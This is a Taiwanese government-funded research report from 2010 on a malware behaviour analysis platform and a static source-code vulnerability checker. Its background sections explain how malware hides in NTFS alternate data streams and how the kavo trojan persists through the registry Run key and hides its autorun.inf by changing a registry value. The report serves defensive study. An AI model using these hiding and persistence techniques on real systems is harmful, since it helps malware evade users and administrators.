行政院國家科學委員會專題研究計畫 成果報告

資訊產品安全檢測技術整合型研究
研究成果報告(完整版)

計 畫 類 別 ：個別型
計 畫 編 號 ：NSC 99-2623-E-009-005-D
執 行 期 間 ：99 年 01 月 01 日至 99 年 12 月 31 日
執 行 單 位 ：國立交通大學資訊工程學系（所）

計 畫 主 持 人：謝續平
共 同 主 持 人：游逸平
計畫參與人員：碩士班研究生-兼任助理人員：羅世融
碩士班研究生-兼任助理人員：何柏瑲
碩士班研究生-兼任助理人員：田璨榮
碩士班研究生-兼任助理人員：王深弘
碩士班研究生-兼任助理人員：蔡羽軒
碩士班研究生-兼任助理人員：陳思倢
碩士班研究生-兼任助理人員：吳翰融
碩士班研究生-兼任助理人員：莊睦昂
碩士班研究生-兼任助理人員：林聖偉
碩士班研究生-兼任助理人員：劉晏如
碩士班研究生-兼任助理人員：劉芳瑜
碩士班研究生-兼任助理人員：王嘉偉
大專生-兼任助理人員：曾子建
博士班研究生-兼任助理人員：王繼偉
博士班研究生-兼任助理人員：許家維
博士班研究生-兼任助理人員：李秉翰

中　華　民　國　100 年 03 月 28 日

行政院國家科學委員會補助專題研究計畫■ 成 果 報 告
□期中進度報告

資訊產品安全檢測技術整合型研究案

計畫類別：□ 個別型計畫　　■整合型計畫
計畫編號：
執行期間：　　2010 年　1 月　1 日至　2010　年　12 月　31 日

計畫主持人：謝續平教授
共同主持人：游逸平助理教授
計畫參與人員：王繼偉、蔡羽軒、田璨榮、李秉翰、許家維、朱信儒、王嘉偉、朱慶峰、劉芳瑜、卓政逸、宋穎昌、施汎勳、游釗俊、蘇修醇、江孟寰、劉晏如、鍾佳妤、曾子建、李介豪、饒彥章、馬志舜

成果報告類型(依經費核定清單規定繳交)：□精簡報告　■完整報告

本成果報告包括以下應繳交之附件：
□赴國外出差或研習心得報告一份
□赴大陸地區出差或研習心得報告一份
□出席國際學術會議心得報告及發表之論文各一份
□國際合作研究計畫國外研究報告書一份

處理方式：除產學合作研究計畫、提升產業技術及人才培育研究計畫、列管計畫及下列情形者外，得立即公開查詢
□涉及專利或其他智慧財產權，□一年□二年後可公開查詢

執行單位：

中華民國　　2010 年　　12　　月　21　　日

1 摘要

本計畫為兩年計畫，本報告為第二年的期末報告。本計畫於今年度實現下列兩大階段性目標：(一) 本系統對資安人員在面對未知的檔案目標進行鑑識判別時，將能有效的提供判斷依據。(二) 尋找軟體原始碼中的漏洞，以期軟體開發人員在設計過程中能及早發現漏洞加以更正。

兩大計畫目標惡意程式動態分析與原始碼漏洞分析雖為軟體安全領域，但在研究上有著不同的意義與難處。在思考的維度上，惡意程式動態分析透過直接運行測試樣本，利用虛擬機器與多項行為分析技術來協助鑑識人員推斷該樣本是否為惡意檔案。本研究計畫利用運行時期的行為，觀測任何有關檔案系統、程序呼叫等多種具代表性的行為模式。利用虛擬機器的最高權限的優勢，完全地觀察目標檔案。另一方面，原始碼漏洞分析則直接將原始碼作掃描，檢查是否含有不安全的程式語法或程式漏洞。因此，原始碼漏洞分析可被認為是事前的預防，開發者在還沒運行其編譯程式之前，可藉由分析原始碼來避免往後被攻擊的風險。原始碼靜態分析可分析所有行為流程以及完整的編譯資訊，但此運算複雜度非常高，許多問題為 NP-Hard 或 Undecidable 問題，無法在 Polynomial 時間內解決，甚至無法判定是否有解。但由於原始碼取得之不易，且眾多的應用程式早已流通在網路之中，所以大多數的情況皆屬於事後的分析與偵測。而此部分可以利用目標（一）所開發的惡意軟體程式分析平台來涵蓋。

這樣事前預防與事後偵測的互補效用，可以有效且完全地涵蓋軟體安全之

範疇。在實作部分來看，原始碼漏洞分析以靜態分析為主要之手法，原始碼中保留較多的資訊，而如何整理歸納這些資訊成為一個撰寫程式的規範，來協助開發者和使用者復原修改其原始碼以達到程式安全之目標。而惡意程式行為分析則利用動態分析來獲得資訊，由於編譯過的二進位檔少了許多抽象化的物件資訊，如何利用靜態分析與動態分析達到互相補足其缺陷，將是本計劃的重點之一。

為了達到目標（一），本計劃將研究如何取出所有檔案相關的資訊以提供使用者參考。去年的研究成果已完成了針對二進位的可執行檔，透過虛擬機器內外部分析的方式，找出其侵入行為與隱藏行為。但由於並非所有檔案皆可以被執行。在今年度，本研究計畫加上了對普通檔案文件的分析方法。由於普通文件無法直接利用去年成果之分析手法來獲得相關行為資訊，故開發了檔案文件分析系統來互補與加強分析範圍。由於惡意文件檔案可能利用應用程式漏洞來取得執行控制權，進一步入侵作業系統。但要模擬市面上全部有漏洞的應用程式是一件極不可能達到的事情，所以，我們將針對檔案內所包含的字串、載入的系統函式、資訊熵以及利用 x86 模擬器來偵測是否有偵測記憶體位置之行為，來達到此目標。此方式結合了靜態與動態分析的技術，提供鑑識人員一些辨識的依據。

在滿足目標（二）的部分，去年度已完成一原始碼漏洞分析系統，並且利用國際知名之效能評估樣本來評估本系統。為了能夠客製化和快速地實作出該系統，我們結合了目前的商業軟體 Fortify SCA，藉著添加自訂安全規則，並使

用相關 Shareware、Freeware 來增強 Fortify SCA。除了可以快速地且具有彈性地將本研究之創新技術應用到實務上，也可以補完原本 Fortify SCA 所缺少的檢測項目。今年度將擴大實作程式語言並且提出安全的程式設計原則，我們將針對 Java 與 VB.NET 兩種程式語言，提出了軟體資訊安全方面的程式設計原則，並且將漏洞作七大類之分類，再從分類中的每個漏洞作以下幾點詳盡之介紹，包含此漏洞出現之原因、漏洞在何種狀況出現、漏洞出現之相關條件、出現漏洞之錯誤程式碼範例、此程式碼範例之解說、攻擊者可能之攻擊行為以及漏洞之解決方法。接著我們收集現今軟體市場中，以此兩種語言寫成之應用程式，並針對出現之重大漏洞之入侵方法做整理與研析，並對此應用程式之開發團隊提出的相關修改作較完整的分析與討論。在不安全 Java 與 VB.NET 原始碼檢測工具中，我們已經提出相對應的程式架構，相信在使用其程式架構完全實作後，能夠針對原始程式碼作靜態分析上，能夠有更好的精準度。

本年度將延續上一年之研究，持續地在設計研究上有創新的想法。事後的惡意程式偵測分析與事前的原始碼漏洞分析，除了能被動地避免惡意程式的攻擊以外，還能主動地提供給開發人員一個良好的設計準則。透過新穎地軟體開發技術，以及整合市面上數種頗具指標性的工具，在最短的時間內有效地完成兩大目標。以上可知，本計劃所著重的兩大目標，不僅是有效地且完全地涵蓋軟體安全的實作、思考層面。本計劃不僅投入了大量人力在研究實作的問題之上，還專注於報告呈現之效果。本計劃書詳細地條列研究相關個例，完整地介紹其背景知識以及相關說明，期許能夠有更豐富的研究成果供後人參考。

2 目錄

2.1 總目錄

圖目錄

2.2表目錄

3 計畫簡介

本章節中，分別敘述了計畫時程、計畫目標還有計畫成果。於下兩章節中，依序描述惡意程式分析平台與軟體原始碼漏洞分析之執行概要。

3.1 計畫緣起

在資訊安全研究領域中，為了快速因應駭客發起之攻擊以及新出現的惡意程式，如何快速的對所遭受的進行分析，乃成為極重要的研究課題。首先，由於目前的新型攻擊皆朝向所謂的 0-Day Vulnerability 發展，傳統以特徵碼為主要手段的偵測保護程式，便無法在第一時間內偵測出攻擊的發生，也因此無法在攻擊發生之初期立即開始分析程序。其次，目前專業的資安人員在鑑識分析時，必須倚賴自身的經驗法則做出假設，從以往的入侵攻擊手法，搭配各種彼此獨立的分析程式，才能徹底得知該攻擊之特性，缺乏單一系統性的的分析程序與工具，造成過程中的人力與時間的消耗。分析程序的被動與緩慢，乃威脅現今資訊安全的主要原因之一。為了加速分析程序的進行，我們必須先了解目前技術的不足之處，以研發出更先進的分析系統。

為此，中山科學研究院與國立交通大學共同成立『交大中科院聯合研究中心(NCTU & CSIST Joint Research Center)』，此研究中心同時為『國立交通大學資通安全研究與教育中心(TWISC @ NCTU, Taiwan Information Security Center at NCTU)』，負責培育計畫參與人員。同時，本研究計畫之參與人員在研究過程中，由於將

使用產出之分析系統，實際分析惡意程式與駭客攻擊，因此將可對現今新型態的網路攻擊或惡意程式技術有深刻的認知了解，提升其資訊安全維護概念。目前資訊人員在資訊安全的概念培養仍嫌不足，許多資安事件並非因軟硬體上的漏洞導致，而歸因於使用人員的大意疏忽，因此參與人員的資安意識提升，亦在資安維護中佔同樣重要成分。此外，由於進行軟體原始碼漏洞分析時，過程中將用到許多軟體開發中的安全規則，因此開發人員將可培養出完善的程式安全設計理念。

3.2 計畫時程(甘特圖)

依據計畫時程，偵測文件類型檔案項目已順利在六月完成，將會有一份技術報告繳交。剩下未完成之項目將會在下半年內完成。詳細實際執行時程甘特圖如下：

表格 3-1 年進度甘特圖

工作項目	1月	2月	3月	4月	5月	6月	7月	8月	9月	10月	11月	12月
檔案系統修改偵測						■	■	■	■	■	■	
修改 MBR						■	■	■	■	■	■	
Registry 檔修改偵測			■	■	■	■	■	■	■			
系統核心結構修改偵測			■	■	■	■	■	■	■			

惡意程式分析平台整合									■	■	■	■
偵測文件類型檔案(不包含執行檔)中隱藏之 Shellcode 攻擊	■	■	■	■	■	■						
Java 安全程式設計原則與實務	■	■	■	■	■	■	■					
不安全 Java 原始碼檢測工具雛型				■	■	■	■	■	■	■		
不安全 Java 程式設計與入侵方法之案例蒐集與研析				■	■	■	■	■	■	■	■	■
VB.Net 安全程式設計原則與實務	■	■	■	■	■	■	■	■				
不安全 VB.Net 程式設計與入侵方法之案例蒐集與研析			■	■	■	■	■	■	■	■	■	■
不安全 VB.Net 原始碼檢測工具雛型				■	■	■	■	■	■	■	■	
原始碼漏洞分析資料整理										■	■	■

3.3 計畫目標

本資訊產品安全檢測技術整合型研究案(以下簡稱本研究案)為第二年度延續性計畫。本計畫著重兩大目標：(一) 本系統對資安人員在面對未知的檔案目標進行鑑識判別時，將能有效的提供判斷依據。(二)尋找軟體原始碼中的漏洞，以期軟體開發人員在設計過程中能及早發現漏洞加以更正。為了達成目標(一)，我們將實作出一未知惡意程式之入侵行為的分析系統，亦即由使用者輸入一待檢測的目標檔案至系統後，本系統將自動進行分析出該目標對系統進行的隱藏行為，例如程序模組隱藏、檔案隱藏或登錄機碼隱藏等等，並以這些資訊判別該目標檔案是否為 Rootkit 程式。針對目標（二），此計畫使用靜態程式檢測工具－Fortify，搭配相關 Shareware、Freeware，利用其不同的靜態分析檢驗方式來彌補 Fortify SCA 相關檢測的不足。除了第一年度所提出的 C/C++/PHP 軟體原始碼中的可能漏洞，本年度會加上 JAVA 與 VB .Net 的原始碼檢測，讓整體檢測範圍更加全面。並提出 JAVA 與 VB .Net 的安全程式設計原則，使軟體開發人員能在程式開發階段找出程式漏洞，並加以統整與修改，進而解少相對應之損失。因此本報告於下兩章節分別列舉出兩大目標的相關背景、研究方法、執行概要、研究成果，並在最後附上結論與參考文獻。

3.4計畫內容（含工作項目）

本計劃已全數完成開發項目，其實程規劃的甘特圖在章節 3.2 有詳細列出。今年度完成的所有項目。以下為分兩部分介紹之。

A. 在惡意軟體程式分析平台

為了檢測非執行檔案的安全性，今年度開發之檔案文件檢測軟體，其檢測功能將分為使用者端與專家端：在使用者端可安裝前端鑑識程式，對檔案進行初步的掃描，程式將產生報告給使用者參考，並讓使用者選擇是否要將此程式送至專家端進行進一步的鑑識工作。在專家端我們將建立虛擬機器以處理待檢測的檔案，系統中包含的檢測軟體將能進行更深入的分析以供專家參考。

延續去年的開發系統，惡意軟體程式分析平台今年著重在創新的開發，同時也加強了偵測隱藏行為的功能。對於檔案隱藏的部分，我們利用 Windows ADS 的分析掃描，找出企圖利用 ADS 特色將自身相關檔案隱藏之行為。為了不漏掉分析行為，上半年度擴大了登入機碼的分析範圍，將所有自動啟動或服務等相關的登錄機碼加入觀測的清單當中。對於開機磁區病毒，這種可能造成重大破壞的惡意軟體，我們監控了虛擬機器的開機磁區是否遭到修改，除了去年的 MBR 部分，今年增加了 VBR 的磁區位置。在系統內部，SSDT 的實作可以讓惡意程式的行為無所遁形，透過觀察系統呼叫來得知該惡意程式的行為資訊。

以上將對應於計畫書中「檔案系統修改偵測」、「修改 MBR」、「Registry 檔修改偵測」、「系統核心結構修改偵測」、「偵測文件類型檔案(不包含執行檔)中隱

藏之 Shellcode 攻擊」，此五大實作目標。目前已全數完成，並且有兩大系統產出：一）惡意文件檢測系統、二）惡意軟體程式分析平台。

B. 軟體原始碼漏洞分析

根據 Tsipenyuk 等人所提出的 Seven Pernicious Kingdoms 做分類，分析探討各種程式安全漏洞發生原因、運作方式，分為 Java 與 VB.NET 二大方向各自探討。

“不安全程式設計與入侵方法之案例蒐集與研析”這部分，目前整理數個已知開放原始碼軟體漏洞，進行漏洞原因、攻擊手法探討。

“不安全 Java/VB.NET 原始碼檢測工具雛形原始碼檢測工具雛形”方面，探討靜態分析問題本身的不可預測(undecidable)性質，而指出分析工具能力限制，及可改進的方向。對於數個開放原始碼或免費工具和 Fortify SCA 相互比較分析方法、適用範圍。蒐集了數個測試程式集 (benchmark)，對其進行初步檢測，以了解各項工具的能力與限制點。

以上三項分別對應計畫書中列舉之「Java 安全程式設計原則與實務」、「VB.NET 安全程式設計原則與實務」、「不安全 Java 原始碼檢測工具雛型」、「不安全 VB.NET 原始碼檢測工具雛型」、「不安全 Java 程式設計與入侵方法之案例蒐集與研析」、「不安全 Java 程式設計與入侵方法之案例蒐集與研析」等六大要點，進度均按計畫時程進行。

3.5 計畫成果

本計劃是第二年度計劃，該負責的工作項目皆如期完成。接下來將總結目前的計畫成果。

在惡意軟體程式分析平台部分，預計以開發一分析平台為主，藉由著整合虛擬機器與程式行為分析來達成揭露隱藏行為的惡意程式。揭露方式主要以登入檔、檔案系統、系統呼叫為主，利用去年開發的分析平台繼續增強其功能性。在年底計畫結束前，可以開發出一惡意程式分析系統，協助資安人員分析、擷取惡意程式行為。以下為條列交付項目：

- 開發一惡意程式行為分析平台包含下列功能
    1. ADS 檔案掃描擴充
    2. MBR、VBR 開機磁區修改偵測
    3. 註冊機碼(Registry)掃描項目項目擴充
    4. 系統呼叫表(SSDT)、中斷表(IDT)資料表修改偵測
    5. 惡意檔案文件偵測系統開發
- 繳交數份技術文件報告
    1. Registry 檔案修改偵測一份
    2. 系統核心結構修改偵測一份
    3. 可開機磁區修改偵測一份
    4. 檔案系統修改偵測一份

5. 檔案文件檢測系統一份

6. 檔案文件檢測系統安裝及操作手冊一份

7. 與程式碼漏洞分析整合之期末報告一份

8. 動態惡意程式行為分析平台 LiveCD 一片

9. 動態惡意程式行為分析平台安裝及操作手冊一份

在 Java/VB.NET 軟體原始碼漏洞分析部分，計畫工作項目主要以建立整合分析介面為主，支援 C/C++/PHP /Java/VB.NET 等程式原始碼，並撰寫整合工具使用手冊，系統設計報告，對於相關工具也會撰寫測試報告。入侵方法案例方面，會持續蒐集 Java/VB.NET 相關案例，整理弱點原因、攻擊手法等等，以書面報告呈現。至計畫結束時，已完成以上各項目。提供一套整合靜態分析工具平台，供使用者進行程式安全分析，及早在軟體開發階段找出潛在程式安全漏洞，增加軟體可靠度 (reliability)與降低維護成本。以下為條列交付項目：

- 開發靜態程式碼漏洞分析平台包含下列功能

1. 檢測功能

2. C 語言單一檔案檢測

3. C 語言批次檢測

4. C++單一檔案檢測

5. C++批次檢測

6. PHP 單一檔案檢測

7. PHP 批次檢測

8. Java 單一檔案檢測
9. Java 批次檢測
10. VB.NET 單一檔案檢測

- 整合工具
  1. Fortify SCA (Fortify Inc.)
  2. YASCA (freeware)
  3. CBMC (GPL)
  4. Microsoft FxCop (Microsoft Inc.)

- 報告產出
  1. 互動圖形介面
  2. HTML 書面報表

- 繳交數份技術文件報告
  1. 整合分析平台安裝與設定手冊
  2. 整合分析平台專案功能使用說明
  3. 整合分析平台檢測功能使用說明
  4. 整合分析平台原始碼管理說明文件
  5. 不安全 Java 程式設計與入侵方法之案例蒐集與研析
  6. 不安全 VB.NET 程式設計與入侵方法之案例蒐集與研析
  7. Java 安全程式設計原則與實務
  8. VB.NET 安全程式設計原則與實務

9. 與惡意程式分析整合之期末報告一份

10. 整合分析平台程式原始碼

除了上述兩大系統的交付項目之外，本計畫已經在 2010 年 12 月 20 的上午於中山科學研究院進行技術移轉，把兩大系統「惡意程式行為分析平台」、「靜態程式碼漏洞分析平台」安裝於院內的機器上。同日下午，也在會議室內進行期末展示，讓中山科學研究院的長官們給予建議指導，討論十分熱烈。而本校參與研究計畫之同學們也獲益良多，日後將會繼續朝著建議方向深入地研究探討。

4 執行概要

本章節中，分別詳列了研究背景簡介、研究架構及方法、與實驗設計(或模擬設計)及實作。於下列章節中，依序分別描述惡意程式分析平台與軟體原始碼漏洞分析之研究執行概要。

4.1 研究背景簡介

此章節將介紹研究背景，依背景方向不同而分兩部分介紹。第一部分以惡意程式分析平台之相關背景介紹，第二部分以原始碼漏洞分析之相關背景介紹。

A. 惡意程式分析平台

本計畫之目的為提出一可針對未知惡意程式的入侵行為的分析系統，亦即由使用者輸入一待檢測的目標檔案至系統後，本系統將自動進行分析出該目標對系統進行的隱藏行為，例如程序模組隱藏、檔案隱藏或登錄機碼隱藏等等，並以這些資訊判別該目標檔案是否為 Rootkit 程式。本系統對資安人員在面對未知的檔案目標進行鑑識判別時，將能有效的提供判斷依據。

現今惡意程式為了達成其偷取資料或進行遠端控制的目的，多使用隱匿技術（Rootkit）躲避偵測以延長自身壽命。Rootkit 技術發展至今，已延伸出多種層次的侵入方式與運作機制，分別於不同的系統部件進行修改並插入自身程式碼，達到更改程式流程及隱藏資訊的目的。於 98 年度中我們已對某些 Rootkit

的行為提出了分析偵測的方法，在 99 年度中我們將繼續對其餘的惡意程式行為進行延伸研究。以下將對 99 年度中預期分析的惡意程式行為進行分類介紹。

4.1.1 檔案隱藏

惡意程式可能使用NTFS檔案系統的ADS功能來隱藏自身的存在。ADS全名Alternate data streams，其起源必預先追至Macintosh作業系統，Mac OS所採用的檔案系統其檔案皆沒有副檔名的概念，然而系統卻可以正確的去判別該檔案的擁有者以及是否可執行等屬性。這是由於每個檔案都有兩個fork。其一為resource fork，紀錄著該檔案上述的各種屬性。另一為data fork，紀錄真正的檔案內容。微軟作業系統發展至Windows NT 3.1時，期望與AppleTalk相容互通，讓兩方的使用者能夠輕易的交換彼此資料。但由於Mac OS檔案的resource fork存在另一獨立的資料流中，直接複製Mac OS端之檔案至Windows端僅有檔案的data fork會被複製而缺乏紀錄該檔案眾多屬性的resource fork。因此微軟實做了於NTFS檔案系統上相容resource fork以及data fork之機制，即是為了相容Mac OS所採用的HFS(Hierarchical File System)以提供SFM(Service For Macintosh)的ADS。


如此一來Windows NT也可以看見Mac OS上檔案的resource fork，並於複製檔案時將resource fork以及data fork一併複製至Windows NT系統。然而由於該實做為相當底層的作業系統核心修改，多數系統API以及程式皆無法得知ADS的存在，因此ADS的使用起初並不盛行。

Windows NT 4 至 Windows 2000 時期，sparse file、多媒體檔案之總和資

訊、hard link(源自於 Unix 環境，可將某一檔案完整映射到另一檔案)、ACL(Access Control List)、加密檔案系統等機制的出現、以及微軟提供的 API 供使用者方便使用這些新的機制，使得 ADS 的使用達到高峰。系統利用 ADS 來儲存上述這些資訊，如音樂檔案之專輯名、歌手、歌曲名等、部份防毒軟體將檔案的 checksum 存於其中以維護該檔案的完整性，避免遭到非授權的修改、以及瀏覽器會利用 ADS 去標記由外部網站下載至本地端的檔案為不安全，以便在該檔案被執行或開啟時，二次詢問使用者是否確定要繼續該動作。

NTFS ADS 允許一個檔案名稱與多個資料流關聯，且 Windows Explorer 中不會列出其存在，內容大小也不包含於檔案大小中。磁區的 Master File Table 紀錄著每個檔案擁有的所有資料流、以及在硬碟上的實體位址，一個典型的檔案僅包含單一的資料流是為$DATA，此即為該檔案真正包含的內容，ADS 則是透過附加紀錄在 MFT 與檔案做關聯而非包含在該檔案內。”filename.extension:alternate_data_stream:$DATA”為 Windows 檔案命名的約定格式，當使用者開啟檔案時，一般狀況下為開啟 filename.extension::$DATA。若要存取 ADS 的內容，則必須透過 filename.extension:alternate_data_stream 來存取。下圖為一般檔案存取與 ADS 存取實際例子：

圖表 4-1Windows ADS 內容顯示



目前的 Windows Server 版本已不再包含 SFM，僅剩下少數第三方的軟體仍在使用 NTFS 的 ADS 特色。多媒體播放軟體也改採用獨立的資料庫來儲存上述資料，ADS 因而逐漸沒落。多數使用者也因為極少接觸而不知其存在。然而在 NTFS 成為 Windows 主流檔案系統，且眾多使用者未知 ADS 存在的狀況下，ADS 逐漸成為惡意軟體隱藏自身的手段之一，其所能附加的資料流可以是各種檔案類型。其中固然也包括了可執行檔.exe，使得惡意程式得以將自身隱藏於 ADS 中，若非透過特殊的掃描工具，使用者難以察覺其存在。

在 NTFS 的檔案系統裡，ADS 可以被用來隱藏檔案，被隱藏的檔案將不會顯示在資料夾的檔案目錄裡，且其大小不能被更改。ADS 亦經常被合法運用於儲存即時性的資料與一系列追蹤的紀錄。可被 ADS 隱藏的檔案大小並沒有限制，而 ADS 只要輸入一行 DOS 指令即可輕鬆產生。

現今 ADS 的存在仍然是鮮為人知。ADS 已被安全領域社群，當作惡意的個體討論一段時日了。當任何有利於駭客惡意行為的議題或是方法被提出，都會很快的被駭客不肖運用。駭客應用 ADS 執行惡意行為已成為不可抵擋的趨勢，甚至有些惡意程式會使用 ADS 將自己隱藏起來，不讓管理者監測到。

4.1.2 登錄機碼隱藏

目前會在登錄檔中註冊藉此達到特殊目的的木馬非常的多，例如 kavo 這隻有名且流傳甚廣的隨身碟木馬就是一例。該木馬的症狀是會在各個磁碟機(包含系統槽及外部隨身碟)中寫入一個隱藏的 autorun.inf 檔，使得使用者在檔案總管中點選磁碟機想要開啟時，會觸發該檔案藉此執行惡意行為，並且阻止使用者開啟磁碟機。此外還會在開機時啟動，以進行更多惡意行為。

為了達到這個目的，他會在登錄檔 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run 中註冊，藉此讓自己在每次開機時都會自動執行。此外由於這個木馬主要的行為來自於各個磁碟機下的 autorun.inf 檔案。因此為了保護這個檔案，該木馬會修改登錄檔 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL 中的 CheckedValue 從 1 修改成 0。如此一來，可以將檔案總管中的「隱藏保護的作業系統檔案」該選項鎖住，使得使用者即使知道磁碟機下可能有 autorun.inf 也無法看到這個隱藏檔並刪除它。


由這個例子可以知道，登錄檔非常重要，一旦經過惡意程式修改，系統就會變得非常的不安全，任何問題都有可能因此發生。故本計畫欲開發一套登錄檔修改檢測的分析模組來幫助檢查系統的安全性。

(a) 登錄檔存取方式

一般人直覺上會認為，所有的登錄檔是儲存在一個檔案裡面，這個檔案裡就包含了所有的登錄檔資料。在早期 Windows 3.x 系統上確實是以這種方式儲存。然後在 Windows 95 之後，就開始採用將登錄檔分散儲存在多個檔案裡面的方式，而這些檔案則被稱為 hive。

那麼為什麼在 regedit 中檢視時，顯示出來的會是一個完整的 Tree 的架構呢？UNIX 的使用者可以用 UNIX 的檔案系統架構來想像：regedit 會先虛擬出一個 tree root，接著把分散在各個檔案的 Registry 資訊一個一個 mount 上來，最後就變成了我們在 regedit 看到的 Registry 架構。至於實際的做法則是透過類似捷徑的方式將各個檔案連起來，讓使用者可以很方便的存取。

圖表 4-2Windows 登錄機碼截圖



接著看看上圖 regedit 的開啟時的情況，看到這張圖再配上之前提到的架構，也許會認為目前登錄檔的架構就是儲存在 5 個檔案裡面，由 regedit 將他們連接起來。事實上並不是這樣，例如 HKEY_CURRENT_USER 並不是一個檔案，只是連接到 HKEY_USERS 中有關目前登入的使用者設定的一個捷徑。也就是說 regedit 顯

示出來的東西，並不一定會真的存在一個檔案裡面，有可能是一個捷徑，也有可能是另一種檔案：volatile hive。

Volatile hive 是一種特別的資料格式，他並沒有存在任何一個檔案中，而是每次系統啟動時才去產生這些資料並儲存在記憶體中，當系統結束時資料就跟著消失，直到下次啟動時才重新產生。最好的例子就是儲存硬體資訊的HKEY_LOCAL_MACHINE\HARDWARE，由於硬體隨時都有可能變更，因此這些資訊並沒有儲存下來的必要，每次即時產生可以讓系統的硬體資訊保持在最新的狀態。

(b) 重要路徑介紹

在現行 Windows 版本中，提供了 regedit 這隻登錄編輯程式供使用者使用，使用者可藉此工具來編輯及瀏覽 Windows 登錄檔。目前 Windows 將登錄檔分為五個分支，有關這五個分支的簡略說明如下：

表格 4-1Windows 主要登錄機碼目錄名稱

HKEY_CLASSED_ROOT	連接到 HKEY_LOCAL_MACHINE\SOFTWARE\Classes
HKEY_CURRENT_USER	連接到 HKEY_USERS 中屬於目前登入的使用者的設定
HKEY_LOCAL_MACHINE	有關 local 端的所有設定。HKEY_LOCAL_MACHINE 本身並不存在於任何一個檔案，而是一個包含了很多 hive 的一個 key
HKEY_USERS	儲存所有使用者的設定
HKEY_CURRENT_CONFIG	連接到 HKEY_LOCAL_MACHINE\SYSTEM CurrentControlSet\Control\IDConfigDB\Hareware，包含了目前的硬體設定

由上表可以知道，在 regedit 中顯示出來的幾個分支，實際上只有

HKEY_LOCAL_MACHINE 和 HKEY_USERS 兩個是真正的分支，其他都只是連接到他們中的某個部分的一個捷徑。

各 hive 存放的路徑如下：

表格 4-2 登錄機碼實際存放位置(hive 檔)

HKEY_LOCAL_MACHINE\SYSTEM	\WINDOWS\system32\config\system
HKEY_LOCAL_MACHINE\SAM	\WINDOWS\system32\config\sam
HKEY_LOCAL_MACHINE\SECURITY	\WINDOWS\system32\config\security
HKEY_LOCAL_MACHINE\SOFTWARE	\WINDOWS\system32\config\software
HKEY_LOCAL_MACHINE\HAREWARE	不存在。 Volatile hive
HKEY_LOCAL_MACHINE\SYSTEM\Clone	不存在。 Volatile hive
HKEY_USERS.DEFAULT	\WINDOWS\system32\config\default

HKEY_LOCAL_MACHINE

這個分支中包含了電腦上會影響到所有使用者的設定，例如驅動程式和安全性管理原則等。在其下有五個 subkey，在此簡述他們的功用：

表格 4-3 本機登錄機碼主要子目錄

HARDWARE	儲存系統偵測到的硬體裝置的資料，包含裝置本身資料及所需要的驅動程式。這個 key 是 volatile hive，在系統啟動時才自動產生。
SAM	Security Account Manager，儲存使用者和群組的資料，例如使用者的帳號密碼。基於安全性的考量，就算是系統管理者也無法查閱他的內容。
SECURITY	儲存一些安全性的原則和設定。系統管理者除非擁有存取這個 key 的授權，否則也無法查閱他的內容。
SOFTWARE	儲存電腦中應用程式的設定，一般的通用標準為 \SOFTWARE\程式開發商名稱\程式名稱\程式版本
SYSTEM	儲存系統的控制設定，包含驅動程式及服務的設定。系統會維持至少兩組以上的設定來確保系統可以被啟動。

HKEY_USERS

儲存有關各使用者的資訊。在描述其下各 key 的內容之前，必須先介紹一個名詞：SID。SID(Security Identifiers)定義了安全性原則，SID 在同一台電腦中是唯一的，每個帳戶都會有一個專屬的 SID，可以想像成帳戶的識別代碼或是身分證，藉由 SID 可以對應到所屬的帳戶。SID 的格式大約是這種形式：

S-1-5-21-2593218664-641331954-590486339-1001

SID 在登錄檔中很常見，用了表示某個特定的帳戶。

表格 4-4HKEY_USERS 中各 subkey 簡介

DEFAULT	在使用者在登入前，電腦顯示的桌面及其他相關的設定。
